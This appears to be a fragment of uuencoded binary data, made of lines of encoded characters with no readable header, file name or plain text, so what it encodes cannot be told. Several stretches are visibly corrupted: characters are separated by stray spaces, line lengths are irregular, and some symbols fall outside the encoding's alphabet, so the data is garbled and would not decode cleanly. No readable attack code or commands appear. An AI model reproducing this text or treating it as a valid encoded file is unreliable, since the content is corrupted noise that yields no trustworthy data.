M;L:<.2']UQE\"\$M%#_L!)>I`51!X@] [\$[U_X9Z#2G,',%C\J5:MM8+T1E0C'
MP[A]:DIY9^!'E'^%&IM&:Z9T^ [&<0<B)#Q8YX##B#<[.TZUIK6(!*NGW4>7L
M#2/_C+7OC_WH)@F3^E\$+ [W#9[AVTMG[!_82MPW;KJ)T!4AL1?K.?X!)K;,RW
MV;#(W',/"0APE[Q`@5Y<4@P=:P/0I=S>>5MV%Z;IX>C^BKUN.,A=9D66A*P1
ME=V_E3GSC-<.#/F:EWJ#ZM"=&F[_ZV!GOW,D6G:-5\('*S4PW*\#Y>8!*JG_
M<5ZW``OO>GW]-[7\C7DEK.%X?/R,?3701WB&C)@AR+)AJ!O5]/ITN]_"NOK=
M)GIM?D72POK:_4QZ=?=(IVH;-YKH)<6]3`LAZ#<D&M0S)[`\$P%8X"4:YFN07
MIE[4^T+_K5#A356%<X2*7&&LH462LF\$WWAY[;K917>.N(RBN^!-UN)X_N>"\
M"=]H*M:D^-M\$S4K]Y-H,/=5Y6&AWXO/?\$W_JCR0\8%Y_[.W\IW7PRV]>?(HV
MC+DR_O>4ULO7`DEI\$!L1#^@Z`2%/U*N3&PB3`8"RPF" `#`5T] %*W7`6_H=3CH
M0?NNM4?T+D.3U(A`2I@\@6H\Y/2JFVDCJR@H@4+% ,0:<Z!IT#F*UH;GKM-\$4
MB,E!U?M,_(M"PQ8`\"\$9X_*. :G.=?S*+&A,[OZ@Y"7.+ZO-]'51C9N85_4UQ
M"PU&2AM'TI%VX-`2*U4NRK5A24'!)5H"H36.]\$)G96MRV["`",T2-0C-:XRC)
M!NYY[!G<83/G(+C6Z7"-J+M`>54+!RS+6H90@J,G%W<3*`'(4"A3T`PX-0)=;
M+\$@`0#%!(KZ3SFYJ#)=X@&MP. :IODX;Z<?<M>@-`#DCL%`BN<[?I#QD\MDA0
M<UEQP.C:TS30C[LM.9;0MCC[G35<4BQ=CKBV7G2\3+FA5R\X:D^R17Q^2\]K
MMB)9HW\GD>\$<"O)Y5BJ!J9BB1]I0J"%1_:5!M4[/O%<EM:`J?6;WO;'7=T*
M/R[OMO8Z;]O=(^UI^>0X//&*='!02\O#5%&T6C6#]5;2UCF.UEQRZPU*/.*+
M5)NU*YD?U15T%?7B*#BZ/71"LL'0U!N^A7:CW(?PO4[VK#^9!.2\68-A#4?:
M/A#)'/I8QW_/QG4PUM@W`5\$^,\$U[UD\:>AIY]L!MR=,K*L5VR*'03]X/ZP[>
MZ,?C63B>!Z8,M_M^+)H_\$2.E.,`^>5>C!79Y96?K/,ZX(EE;@!<.X`I[4//
M._+,)[T%V8_?/&G9_,1`\$CP]W%YASNLRR?>;_"*H%+9F`7H&OAZZ&%\=2W
MQVGD3RJ1/SH=^.25`I`5_%LK.JU9K9-JS24\>+?,\$'I5"Z.JR2`&:U[2!@NP
M;C"HV)Q3\RZ"FTV.]C7@G&XMYQ.0#0N\$0:T*VGS,S/G+@EAW+)#X<E^T0Z'
M]4P<>(FGZIED1P=?7^J68X4<&A\:7"B4,G33(+43.\$>(T*J)O96>IS/:AXR
MB?JE#9%.&)22NHMYTUM/NYFR?!=V==MOF>VR#8];S#-[9\]JR,"X?3Z+&+RE
M8U7\L'P%!
M!<?"0DKU/[M_9\$<*W=:') , -JR''",TNG8K)HEI6[[*KF^\$S5%<G
M1(ZGR0A/I(HVS>P!R-C#N8U01H+DY_"RG#.I,3E):_--T0DE.85BM&2X9_D/=
M!L@P&/EV["XUWB4,7VL^2FTW3HD&2NB(GN3B,J*F)>_I?HZIAJYL[;]Q!:9
MJ+)B[<UI(*P-.J=J]R2FM,_)B*FB?)%FA30(L,>47R*5)17FJ/^>I5VZKI%7
MB:JF!RM/5MY)/A*80D+2%)!"FU%J3)809/+S+[?[T,B=S?WI8+517U]3/]<0
M*O=C.N3FULV`)]U^+Q\^1S_-EZ]6-?_TM?G+U[\I=%XM?'RU:OUYJM7?UEO
MKF]L//^+MW[]HM_YLG,GWK>7T`7'<=>=KE%[W^GGQ7O"+-JD1L/_DY\L(GC
M(3M[0'Q0+ZV45KPMF)S3\Q\YE6VJEYSO=&L01E@V_&-MTV4\7YB%/+^F3=;
MGZW7A].?H6(KBCRJF`#/)L'T,N`05008[G`!:#&>XE?/:NXGG7M\?0Y5!
MB& ;Z7P&Z,U0SJRA>1X/PN\$-`(%'\S\$8!.3KG(\$L2(3C\]W)!V\G2*!% [UTP
M#J8@-`FIU'8]W;'?C!.`L^'WN*3Y#P8>*(>#>N]142Z'!'O+4:`^`R1<)<[
ML+_`=L('A0W1\$H=7PP#`%:)\W0?LIUY,_L\JH'SCH>B0-5W=5[TDIP."/8\G
M&"H&X*"35R&0\33`+&C#>52#^E#6^]0Y>K_X<AK[7WV/K4.#UM[1Y]_E`%*
M8.4Q2.%H\$H4`&'HT]<>S&T`<`.RV#[?>0XW6F\Y.Y^@S8.^] [1SMM;M=[^W^
MH=?R#EJ'1YVM#SNM0^_@P^'!K==] [QN0/%K4'\Q@<F1@H*/.^58QS_#T":`
M8#3PSOW+`(:X`X3`%9[O]?%(0='Q`U!^%(_/J+\ZOWI>9XBQ6['D`[(G<]F
MD]=K:U=75QC^78^G9VL1@Y"L_5POE<A`I,1>G40U=P[1XWX'\CI+U4]O9D\$_
M!K87Y;]<C@J6`!0NZ4\NW`7E+IY\$EOT6VN^;K6RE][2?TE-[O=,^+%&G?7/Y
MN1SEKCU8RZP@]V`RJ_FJ%M7X=WJ-\$R6S]@8D`C4/*29;)]L=&>IOJM(_)%J!#
MO@W!US<'>M`)L2.`"SQ%SFM8169<[11^0@U_-IM6-(2@:K5B!MU+%S61"/A
MP837J3W/R,0L4:C=\$JE[1\$C#QZ:2,=A4KHS,4?:^9T4-('GDM@S.I.*JX`A;"
MM';KB>WK""^;PK#&'6YYW%QWPC!JI]KK3_VAL[G)-][%C#US;%C5J`'(4,S
MD\CJZPI@ZR.K[7B\$V@2M-T%M?12>EO^9;X*RIK\$4D:T)^=!*79(\77`</J
M'\$>6R3(EWF50M;F`XI(Q\C\$>GJ(M@/3/X4UU>^3%/=PTI_!2A3B%BHZB9'
M0?57-AG?<>4!8K`8<`6KD;X!\$<B\2KBJS<"K1'78U0YPK\$_(PW"JS-D85K5
M!\%UU8(\):_0(TMAWC>X<8`X2X@HQ`?)>D/"EHFRWUZL`)?UY-(.J;_TH`>JM
MO.W\:[<MR)`EX458G`^UR>NEQIMU=9,53>TJQ:"U]1`1P]:4,L.`X=SCP#\$
M?A@=B@EK7GEZ6J[6IX\$_J*3WLF@-TB09>RQ6")VY0J#]6U"L9H\$("YS&L7XN
MP3SM@]K7@4`M>;-YI,HJ%IG&+!K013@%@()1:B0X;P(%`%T+'CEK/#+FS`
MG4<%GZ?/)+`2V+#6SZS5L<A(K#!71IF?,,(#!.5:.`@RZS!B7PA1#!_8T**#;
MU/^I]OZ=@VS`Q`L+_XT\$_*U`-PZ-!<;H^EKM0&!&\.N1F`^Y:/OBE\HW@=0

MPG+ [@-O/&&R5W0=7^]<JR*1P*) 6 (\Y:J*49 [<?>+NWGH@*JWZ94!3U<T<:&N
MW+ ([DI (& (MOP?Y7M6) .%C;BDB%?UEHMQ]<,DJ' CE#^. +<7R%IVN8SEVV-)Y,
M\$8++\$LH/(UM/27/DU'W-VH6B>%<E7Y0D>,WFQ5K,GUY;B!&?%2)V8SNN2 ' ' #*P
M@ \$RUJBNW83%I@N-XVD)O=@->=8<LEK.3"V*U56@WT4/30Q-:*6H!Q:\$?"J`.
M"GB&-/O,\$,/30JU8T-DL'T^8YZG.PS)ZR,KC>L<4'USY\4@/BE4]/LK2M`MU
M2NG3T+>>P**Z2+>6@FF!ZB6*F96Y4U';HK4'1^BS_ (<JF1.8=JC"S.2!-0;%
MF#E<Y5%MP3S'.DQ!H@?<SN>5TW4UW' CE0M54+W@M[8 [KMY#' \$X<<4Z2_&&]
M)G.Y [B9V\$3I;TQMX_QI/'^6'Y% [7,OB\YN#V (6H4^3S `BMR1!0C (+3F `U4U7
M58@YQC^K4H' A-ZO>Q^BGJ%R `P `^`^]H8=:KD+"HPHV5_L3"^7@HEK?-GP.% [@
M+I6 [0>@JU4 (5@*2KU=^E1H\$#E.41JMFT@XS"9>4@I*&=VV (\?:)Z:5R-I0!'
M20V05 [75# [\$J@,Y1<=@;D;&TYSAC'FRX%RR,A2EC4R5A9#\$ILBPU>I>C3"<D
MV [.N<P=G-65,'8;6-ARH0\7]H\$XOBS4*VV\$RB?P;C=ZN@H7TBR7=/0^*B.5!
MLMTW774J7G]X%P\.;87\$XXBR\$4F'2MWK<'<*W1K#\ ('07)!SXWM74^2X*;8B
M& [9Q=;F&M.5 (_N2WTSRP=RC?*U3\$'<1FXB*/\$).BLH+3+80N>46G"DPG6?.\$
M6DA [WWT5=<Q',.G'5@%"GSV'EU&!":2J43U.=>O\$%A"+Y@;MC? (@3=8B8U1A
MJGE7YV' _W.O' TVF03&)@4\Y0E&;`\$*!T4..UM_,?P];[#?EAYS]I2<_W)TK6
M'HH48 `M<M=D+`% (+6#025D^%=M-H2N`>*_D50QGT.LF4?.OK\$ `VT* (W\) 7
MG `XF<GN/&2] (# [(HS*!.6C.^T>J*"7 (#5+`^)F;] `WP6Q' \ (,?* `1_TL>,_
MFO#Z*? [C\$3Y%XG_ (S7@' !E@0_ [^?*-AC__S5QM/X_\8G]O&_ZP_Q? \Q?_ \
M\$>)_Q#FP^`P4H;.:1Z</48D=#^)13>@TI=;>]N' ^NP^MP^W>Q_8AQBQCMD `0
MF666E9) "7Y)^& (IC1G*_W]1;A" (\$-@!N.53*5 (F?6>,ZRH=QB.^VJ03I*!<]
MKU5F (;:KEZ@S0Y2YT+35F#6;]J ['H*^'>\$"MT?S!=7H1HZK-#<*,70<J6? [N
M&K,A,J `V@@. [TV!1;>WOO<4=96:OO.GL];;;V [@+5!Z `8\$C.^2TY8/6T7OY
MJKZ&Q! I-0\$9-X>M@S2KUK^8_6X>NDM?-+_Y4EF: MJ<+\O=WJ/UN.5K_X `P..
M* `3/9>7#]M'1YU [W_?XG?-6@Q_1JI=S>>]?9:U,-?SZ+08\$.^Z*>]FYR@Q (5
M7K `WA^VM>UVK]7=ZG1ZW:/#SMZ [LK#X:AQR1AG*.)D)A3+F8C&;:UD55F^ [
MO?_F [8?N5@NS `=F05 [**&* `07PZG"=- (%E" [\)K\!6',53QE@LOQQR\:_K
M&QO'ZR/&S*>1W [^03S?S\$8/RZ (Q\V^,,S\$-QC)'] \ \$411?J><;\$00\4\$^?
M\Z>3^702:<]?.\.?]&U^#_5 (U>:.>OA*0XTBA) [";1^%8P7TND0C'JG^BL7`,
M*\5,/D:X)&)0VC5A8E6\2)X\QH27WL>^O6K (?M806\$5 [<W_\J*JMPIE?^!*
M=TF;FY'6!HQ4):I*1\U6S! ``\$F"2JS/F-O&Y:*P+,P]]%B ` [T1&'V39!_%1 (
MEM8 [X]D1?.&BM;X#3>!O+?R"-F2]CVAD<7'WC!8NNHQ4>%-4\ \]*JN\>M+
MPCFC<SBH,@#\$]6=4&<-@GK&O8-\$#!T2.;P0] %] [W70\<J `) \$;+YXL5/5B/SS
MSYO>#V:V8D9+H\$ \3Z0E+09J6G'J,DK2.\<ZEZ)G8].Q239VD?,&X%54Y (IRF
MR#/K._15K2 (Z2_WT\$ _96_?Y_FT+Z. [B]+:+JX.UK00Q [6>^?Q [`<5P0W1<\$,
M!B<! !O>1J3^)0 ['E6.KK%7T>U%W\$)Z%LT3SYDXQ&52EL0Y<WZA2; `>AI45,
M"--05?DE->\ (A2K\$0X=')]\EJ (J) !P4=5%C,0\UEFZ, [=EXTG/'B#X0D5* :
MRZX\Y?H!._JCMGJ&/OQ=H!BN `8N%>%65<X._/_%Y_W3RAS18S [H/! (KR8 [A\$9
M=398'8JK257"7K@JO6*5?@69 `SW\]7J] (?YS`\$S:B\$ [7^U<&B' -P>IH7 [C (
MKP?_B='2Z&&2 `Z-Y `!NUFOVNZ*\$38 (4E,8 `U=')3 `B65D0*/=3&%5V `._ `U
MF%;8%6 [`*F"O)W\$4] \$# `#4!YT0J#Z `C\T7OVO) (JB0'2S/V (B;%)?6D_%TE
M `K,BHAF30/ :^JXQ `1??/X\$>Y6E7HU?W!0#1B-<%*3>?C64A^YJQNU'F1<M63
MGQ4L308F?TFP*- .L3UF" `^!IQ1 `FAQ6R1474' \ [' ?7)X\$N0H]@<HHW.@\B (.
M+*_ .01T1\$*@P7Q54RE?. `XIL\&X' Z5N1#6ZWWWQX) ^366:JJ\$+<2 `A1I#X<L
M9S (#17\$S!C@&#*S!,4KEZZK"@I.UKM [QE/NX?, `O+UU40"K) %:?"*S%,G97\$
M*S8!568Q9Q4+H (;R_V+5L,QYC;P^+D_3*\$AO-V]6=P;8)9;W!L1!_+D+0!2
MGK+G (\$RON#`%J7,U#6<!U:O:@NB/Z.MU?1;X_ ^1QE+4 [M (&ZYJM7+Y;Q_S8V
MFG_Q7MQ;+W,^?W+_7^'Q]R>A?MIV&7]PGO^WT5AO-M;M\Y\;KQI/_O)' ^5CI
M; `IO/FL_R5.#_H [MWG; [8V>KW6MM [W;V*.%Z:\R\P_PQF3-'XS" \=IV< `D:
M>@N `S+ `N4N]HY+>_UKI;R%NF]KZPA `&P! [[;W6FYWV-KZF0#UK\$6CN:IS0
M>];%<K97^>E++:_ `@CL+&S2Z%". @-HI:-!X8.@U%&7QBRQH^JTA0F) ,I&,_6
MZ+Z?;7S; `^7F1T^`CY,UK#T+MOPH.07 [%S]6"2\$! ?1J@__"M#]KZX, !/DBLP
MAUJ@+8TF,VK (5;H [I_3+PWFTN `:LC"U:SHFH17#/J" ^:ZL [`_"4X':]3S25N
MQT' =_`K.YJ?_ =3"-KV^>"" T+00]6*Y4/VZWM70?SWE:OVSXZZNR]ZSJGU!:V
M>CWKC";1? [74;1!;#)G# `3J2R> [=Y+NS;B/5V^8W?# [_1A4L&2MQ;X `]5.S
MS>P4 `OU\$U"0\$6!+N"YA@&X<% (3"! \ \$TC `=A' XLG]] "XN]E;P#197 (TG_>T&
M4^3S)TK>F9)/3'EW4G9,KLP7N\$]4=5\$5A>Q;4#3V#S_WCMK=HY1X%;2>C-8T
MR=H9#V-;77F [TWK7,V#!PXY `GHK@+0J)>IPQJO3'AMY1LV: .&.1H0);^9*.4
MK3<A,6"=Z;5V/K4^=WMO.WN= [GOG@M.A!2R<%5CK<;6+KOR;Y&TX#G\$' #<;J
M37J1VVKMM/>VV8.;T=QD&E^&@V"Z!JM], ! [XT_\27UI1,)TE=GM^Y\$]' [>LP
MF5F\EB6 `O' _B_TPNPTM>+F.];2&P (_0N%01E@OF?>3"]*5CU>.?8'AD7YQ8M
MY^ (V:1,4? \$A,+&MNDU+C.+)FAC>5YO%MOAYPCOO\O (Z5^AVVI^`1KJ;1 `6
M=^FZK42WMK;:W6YO^W `W6 [AL3T?=63Q-:78!"/HIV^ED'4 `AE5TL!YGKF;G `
M8/@,7I"SO>V\^ [#800%\EW%ZGPR `*,!FAN&9_.I/\O\$!:HD:T8Q\$S>2] [!0
M?.P<?>Y]:AUMO6^G9?"2N`%5<4*:3&- (X96FNO>.%E1,_. (?*!\A)>T;<O3
M4!FF*#%6X,UP5 ('=-Q5 (9,* [X `*XAZC;N?_MI>QL@ [8Y4W9/@5>H!O^`T"]
M (8L> .QU1\$,S!9/^48N#L#B!\SJ' !Y+7@5D:@TKWU;WF\$:/+L [QT=[N_T=O:W
M: .+T/AQLMT"720W1+ (B" "<89KAV);QDX#\ (\$)>="F `W@!YI*B4-Y#<;YY1C-
M^O%H32#!;C/T (PV;CD0G9\K<)TIS\$M9UVZ [#7.C@ `Q0JF]/WQ,\9?HJ2\$=]0J
M+ "@=;H1@?*7%KEKI%FA4\2P<WLAJO*%M?^9G<+NC,;>VO'3C.;SHP.>6<^.;

M1 [] CXI_#G]] 05Y"] R= / < V3OX < , 3O = \$ \ Q ^ & 487 * U1 ! ' L [E ; - & % Q " S1 + ^ V ; = 5M
M' Y * + F : [& ' ' . I7 < ! , ZKS ; 8RENNYWN47L / EH_# ? 50S' () I68 ,) 4] A' ! Q @ # G " ! %
M#EA . % C [+ 3 = 7F3 > L (4 / [< ZQZUCE3 # 3H % \$ 6 + RA [? D ; \$ K ? Y [H + 6E7 \ 1H . 7 # J [A-
M > UGJ () J ? G04 # = REL # OH2] AV # JO7AZ # V0KX . A @ : " (; . U _ V # MRD - " RZ3 , FG # \ 8
M \ \ + M : Y1GX > PVS @ # # " 7DSQV @ \$ URK , ? + < + P * ? J ? 0 ! V1KZ ^ JQ] D \$ @ 07K ? GL _ " B ^
M " , 9W ! 89JU . UA % 0 ? ? D % Q % 0 - V > @ @ NA / _ ' / \$ _ < ! E % K 6 \ PMK # + V # A3 / / 02G] < ^ #
M / HTS + " 2HWP4 < 6I) ER " [FP " ? . _ > - S ; L = DW1Q5X6 ' 9] XG = _ G # LICG \$ WK2V ? GEW
M " ! K ? = @] , ^ I ; 8XTYI ? ^ . ' [76 - @ V5V ' = Z ' \$ 7 \$ VQ7 - YV (EN ,) N) 2 (, W + M [' 1AQM
MW ! (PV] < ' M ? Q0 . I ; < AH % E % ^ SY & ! A @ - WH111I % JU30 (% @ WD - , " X) > & DR : V2CNYH
MY1 / C ? \ ' BKFGM @ , 5UV / G8V6F_ : Z = - ON (. (! ' \ & * ' 1 ! ; / @ (QX4V / 7 # : & \ ^ . N6 ^
M0Q < U % / ' # ^ # = @ I3 _ , PBCEJ @ ; @ [. W ; : 3QB1K ' ; , \ LW ^ M (FL - .) C ([: 3T " ! @ Q88
MG ; VM _ = V # _ 3TPG - S6YB < _ BB ; ^) @ 6FBFRM (Q : R7) NIX - : . ' ; ; G2X & 9O5 ^ : 7 ^ F
MLX] N > [SS * 1P / XJO % 2 ' % WV " _ ! # 848FNC ' 8M % Y \$ Y * ; 8 : \$ 8 " Z [# F8 # 2 # ? KS : 6 ! K
M] ' RQ _ ; \$ HU88 : AT \$ RC ^ PU ! 8 ^ - % 4 (J : S *) BAE , N1A5 ! Y # _ RD % \ (0 ; _) 7 [OQ / V +
M (D - 0 @ ' ' F5 [1WV # 6YPK ' 6WDA ! P ' . W7S9H7D8J ; 3T) (GMH7L % = DL7X < . V7 = R _
M5PR / %) =) FK & # AB76B * . DQ07] ^ B = 1OU * E6T3 > P [T % = K1JX [- # PE ; ' 4C2N4 ! 8
M < 8FN ^ @ ^ / Q () @ R8R (S <) \ ^ ? OH0W ' ^ _ M ; Z0Z [/ ; GNKQS : G4S , ' EI . \$. < S7 . KNH
M9A > * \ 6 + + ! LX < / QP ' TYTP < < 6OI @ L > ^ + / S0DI ; F % @ U " 3 ? N] UV @ OK %] . Q ' . 31 [K
MO _ [UKP6 < UA \ 2L4 . 8T_MQ / ' MV _ / FX ? Z [" = 7 + T % 3SK ? KC = : WW8 [NP [[8TDG * QU
MPTEK / @ ACC # - . , 10JK_0V4V4 < ! 8 / 07] O % ? P ^ # / MU ' ZF) + A - & - Y] , ^ # P % V @ 4K \
M " NV ? KW7I # P ([& X ? _ 3H / K8] A (Y ! AR = J9NBU [OLI - XF : 6ZV + , = VGO (Y & RNNKJK
MQY / L) I + ; ' H ? 9 , # ' K99 . < 2 , I (; E / H) \ Q2] 3 , CM , ? _ YPH6V = W ? ^ D5N . : < 8) . + ;
MKVMB ' S9 [/ ^ ((S) P # ' F62) 6C > & /] + B9U ^ % / A3 ' 0Z7 / 85F ; * JR0 / EVM7 \$: SHL :
M > ! CA7Z # _ * 2 % ; O * _ > F] S * " _ KJ90] H / E * Y5 (' ! = / BU [- # ')] 9X8 @ V + - 4Q1) MOM
M6 \$ (FWQG [Q % 1 / 3 & 4Q % 2YK ' SMO # EV6EK9 @ IM < P " HYH ^ OHL - 7 # C # WM0U @ 6M _ . "
M (\ PZO \$ WUEVVWM ' 8 @ R * - 4 = S] 87MW_R , T1 < [D % OPG . ERS8 _ " I > . 9 ; K9_9A : R .
M] 9AUN] UC ' ? < % 4 + # ! [+] N [@ 5 ! GE1F9W / O6YG ! QV # F861KKV] _ : / . VP [7 ; _ * +
M , IH8A80 = < 0A = 0R - @ X - + UX / W ' \ ' 3JSP + = 2DK ; 5 ! : 0 = ' \$ 7E) 1M1IGB > , EL11HF
M " " L3 % U > > + S6 @ QSLI] Y ' ^ . C _ , F7 < @ 6 > O2 ; < ' V3 ! - \$ SV6AM % . / PJG " 7 # UTK " * N
M - & % A5 [9DD % 8I7 ^ ADP , G ' % . 14 & + DMHFV6LMJ . = S) ' L2 . & < ; % AS ' 969XULKZUS
M4 + W " Y0 \ H6 & JL6 " 6G : CY] ; . ; 8 ; K] M ? = @ YRA9 * ' XUJG92 ; 8 > NP [1 + _ MW ' SL - OI
M + 3 = ' # I < 4V1RTI] 00 , TV # @ 5NL % 6 . A ^ W38 (7FX) > & PG7UH % I . ZS >) X = K [V1GQK
M # ? S) S , F / 76 ' @) 9T < 3B & S @ - - ^) Z ^ H : BPC % B2SL33 [' \ 17 ! 7 = W = OWK < # 0 ? = ? OH
MK] \ ? # M \$ _ (O ? K [] 7 # 1 @ = 7HLC0 @ IP - * /) W) \$ GR06 > 216R - [1] V8 - % SF ^ O + [3WA
MBA3 / M ! Z @ CFRT) TX * ? . C2 > 8 & " L9 > % W % @ 84QE % ! Q = GJK1 [94T7R7 - W @ = + 3 ? ; _ 3
M > ? < ^ O5 ^ (S / 3 > GPXP < > WBV8] YGR (_ . 8 \ P4Z ^ N * YM ; W ^] V] M ^ T = F # ^ M0ZWW < (
MNZ # H] \] S = < YN > Z >] == 3 [/ Q _ : AY \ + * % 480 ; MWQ) 6PGHE ! T ? 64S] . \$ D . , X8A] 3
MF [RGN ' JI] QF > 5CQ & ^ " Z * 3 _ V (% 17 ; Z5I1 < X / D \$ ^ AD & 7LBZ) 2 \ @ N4 ! & 7D8 % K (%
M] Z ? L ? , ! > , + N * IQ ? FTB * A (3C7 ' 2 % K (U ' ' 8F ^ @ A4F ? 14XX : , # V " (W : MA4U @ = ' H
MSIE [? NS . T > ' G2 = P / Q8ILO \ UNG1F % . ; AC8JCT * : J4B - ^ ; CUJ8 ' S08 ;) W [T % B4
MN + N " N ^ E ' S] ; \$ L " , + T # P # D & . * & : Y4E (O6 _ ' / QC , 8R # CZY & W \ \ , = J ? BM \$ RWK & ,
M) FG !] N9PO [6] U > H > @ 5CK ; / WRV ; D8M * \ G % , (4B \$ E ; 4YE) . [. PO [% S9MI [' _ Z
M ? I (? 6F / W = # RXC] K [N] , 3 # (H ! 26 ^ : RWHR [Y % A) / ! TB % FZ < U ; \$ 9 " J0 \$ Z _ Q / 0TC
MH & / " 5O6UEOXP0P -] HO \$ R - & : ! D . \ P6 ? X68 (LQUGZDA58 _ < ? + = J0SB ' 7 , \ S2 = K
M ; ^ A / Z \ S , CO % \$ T . 4 (* J3 ! E0CZ6Y / A ? T \ RX6 & X] 7T03 = * * UQ - 9EQ > U / . 9 < .] ' 2
M3Y ^ \$ [+ VP [3 * Y] \ : G ' BE7 ? # . # IJ * MCLXQX [BC : P ; ALH / / WTWC ^ > 1I = & \] NE98
M ^ 2 = VH ^ 6W1 = " GX5QJLC () O ' LAHQ9C_ \$ 3) NS % D % / K) \$ U ? > MZS ^ MBCY - (Y + 6UGS
M : 32EC " A @ 9WV81H ? \ ^ Y . E = 1] " Y ^ V < ' 3] \ < @ K < ! S6 / _ - , G ' 7YG2M) > , Y ? > 1 ^ ? !
M * / @ FU > W ? % 4GYX0 = ^ [' \$ MRB ? Q > 2 \ 6 / S7W1 , N [TE + + , B : W6DZ3 & 5X5I24 = > Z + S
MO = @ 9RJW1 , E ;) % 3YQM % , # _ C3AO "] D ?)) ' MV7 = ; X [GV & PPK ? L4 / WVZ4IQB ? N '
M = ! 9X_R _ 2 < 02FQ . 4KQL / H = Y + QAMW / I [[; > . NT) & 0OW1V = O1 \ 2O > 6C ? 0V * 7X >
M) 8 ^ 0 % OM [U - EM] _ [O _ IX [D03 = X9 " = Y @ # # H ?] O / , ZG \ K + E7 = MK & AKY ' ; 9 % 6Z # P
MJIT / [: /] _ : / W & 1 > NV8 ' GK > 9 @ DK \$. \ - BV ; CBV ' O @ < P ? + LNJ] T _ - Z = 84R # 9 # X *
M ; E \ ? 0 \ 6A \ L \$ TC * < BT + 8 ' \$ % = 0 _ WV ' F8 / M " G) XZ > YDA < O + T @ > G ? FI + U ! D = N3CP
M ' EDB [[S ' \$ UL \ PGAFG # YA1Y > VD8 * 7 [B3 , / & C6 \ 8 ; % PSI > 8) 2I / RHH \ # " ^ , Z _]
MA \) 00 , 02 [, 2 * < 6 # E7OMRJ [, ZK . - O8KE > % <) A , ; E8B0 , _ Q - J8 @ I % \ " , 6 ' T] \$ L
M1 * E0 \ > R ! T = ^ \ * 3AFVHLW] N1 % 1 ; @ P6 @ \ T ^) @ : DVA * X = ! X47G . 0 > UTC # 3FU ; P (
MLH] # IBN \$ F = " / = QQJQ72 > 9 (UR " IUBC . P0 , ^ \ # ? P " - 9 < AX _ O : N8EX ' DR ; + + 47P
MXG6 , - [MX * ? L] = M , N7T @ 8 % 18LN6 (D = S (7GF3Y , RI [^ LBYLI @ ! 4 " = : // IW ' ? 9E
MIANJ5D_ZU " / J4X6 . D_ZQ5NZBZ_ / 3 * OR (JS " : YIV] ? ^ + QU ? ; ' MNM & D ^ 7 .) (? C
M + S # ? ? PENZ (\ < ZX0) / \$ JA26K > 1 # 36 > 2LVK LQ947 , ' 7 ' T] ? L7IWX4 + 0 / " M > 68
MS * 8 @ > < 8SYQ9 . . + XZ ; + X1 ; = 3 < 8S] % OE + JA0 (] _ = " 5I ' . / 1 . = Q] 8S ? 4NGEV / ' 2
M ; < = 7XP ^ 3 ! 87DZPR * XRMQ : F = 4U " GE \ MG ^ _] E [^ _ ZV ; 611 ^ / Q [\ RFX3GIB ; QV _
M) 4V [; 9 - S94E . U , B2CB0GS7IS] : , ERF9 - D3HD % = M [GOWN # P80) ' ') \$ A1CM . -
MMAM +) # ' S & ' P & ' V ' P ' \ * 65BT < 4 / Y , [! MCK \$ E4 [= / VL) & 1SRMZ) 7R _ B < 9V : . ^ W
MPS ' (DX3K4K \ AP / " : , - ' 2P5 # J ; K , @ B > _ = F5 , 8) % ' L % NE * ^ ; OVQR8 \$] : ' - W57G
MX % 7 , . TT / Z9S] C - E % , NQ " ^ , C) ^ TZKS ? [- ! Y] \$ @ L ' ME1 - . * FZQC \ : PK] LYA3 @ #
M * > A2 % ^ % ENHNSNP < N] 3_ZHLAX3P) ! D & . (/ P0YTVGAUF9 - A7Q6 = : & Y / : 7 " ? 7 , Z !
M < D ! # . X * _ , , ; W26RL9N " M % GZ4I6 [0 . . YT (; ? EV \ : HH ' ? D1 @ ^ 0 \$ EDX : " ! G ; O] G
MOD08208 ^) \ = J1NIHDXI9 * ' ! 3ZLDAZ9 = < WPV ' I < (. \ 2HR0LC3 () MM1MC " , 1B

M++MBA4GC;-P_Z3?/1N6KXI`7%:HQZ:PR3C2#HST<]H<3R#+7'DY:G79+.T1 (
MR;/>NU[_@QB6BS/*EIY]UP)--HFJIBX?'UM-4/G54IY'^A<PH4OS2+!T^.O=
MJIP#N>DK,C8V!/)+A:JEXKBZP3L96@OK]QIM'_LQ@M[F372I'JX96Y`\$ORA
MKG+LA?84QNRB^4, DONJ# [H?9EJH7IQ]B:XPN*#] `PLM?!'Z`C2ASX?8ADE_E
M8N#; , <:26=RUSDE;X4^0-:8W;Y\@ (0#L^4N567#PEC+D (3;JFYB>6!@BB. [
M5UX9\AN5N (GEVYYS.?`"!]E;N) ;P'2' /!9;<'2' &U:UT/L"\$&UZ<>*4YUY0>
M (, 6FUX\$> (.G&UVX> (.V%UUL> (, UK72-Y@.TIN* [Q0"G^VO8%]' []#Y#:40[S
M#X5^`%6Z\ :X-Z8#>K1^6=?H_*S=TH#!D713IYC-; JOSIY1--Q*&H&%3^D3EU
M8SE&D' 2TVM=. @D`D@07J5KPBV:#, C\!9: [+ (, L&OA=C7K (*&> `5E_) O?E\$0H
M*O%OBK; [!YY] IUPK`:U) %&NM&9PYT82#9I7\Q_9=XP:!Q.\RI] /!4LO#M/= '
MTV"\$F)=U"2ON^ZD7*#F5 (Q/Z/M:4Z`4WVD;0U"71G3]5, [RX"8[_/RMGA=_*
M\$50ST)\T@`4"097\$%C;C" [I3T!5GH?M+&E#<G#&Y_:F*_N\$Z07S@5' <<WFC
MTC0DO:I;U'D2C#4@#TJM3' 5<JR' -GZ20,F?S\$?^`Z^#SI;-1>S2!F>1L`'_ \$
M`Z"3LVYWDXXSF??]WJ1Q,FX/\)-VM]T8*1) `#!K#<:>1"V34'+; ;O<GQ\$"+!
M&Q1L=4XUI<@IDW,C]V+^;9731@].LAO-90), Y10C;X?J0U;3`I`J91745 [=SL
M>IJ8UB3U,RFBD;E&_)H!^5I]84ZQ)P;>33>!G%E:1BC7) (Y4W#%*0?4'U&JD
M8R'`% ;+#8E=[W>L+T0:9&%;QU3BX=OSCNQ/'CE=A#HTE!4 [3%%6/'*MI (TUV
M_<] (_T,@]Z3EYNV5-3-X&PJCUS`@BYJ5 (CT. `C1B?* -FK7!L^C (#Y"%KBHK*
M+R. -&VG3OX&J>S!Z [<\PHK_BX9M'>OXA+P6DV; ;!XSN' QQT1RM") EH\$?.>IF
M&VJ"X^+` (=,K9WI-< ("HGyx%CE*]PWE]9,L@+2"<GFY<36A9V4YC2*[X"M&
M_UK=F/' (OM=!78%+U09PI>Y0<*MT5' \$)<7Y2I0<Y.+^-E6]CI?ZQDN93; #:Z
M [5ZKD?4!3?VR;<_Q9W;XA'UIH.DPSGA.NXC (4!."IAFD;LPXSLQO)['_*W1L]
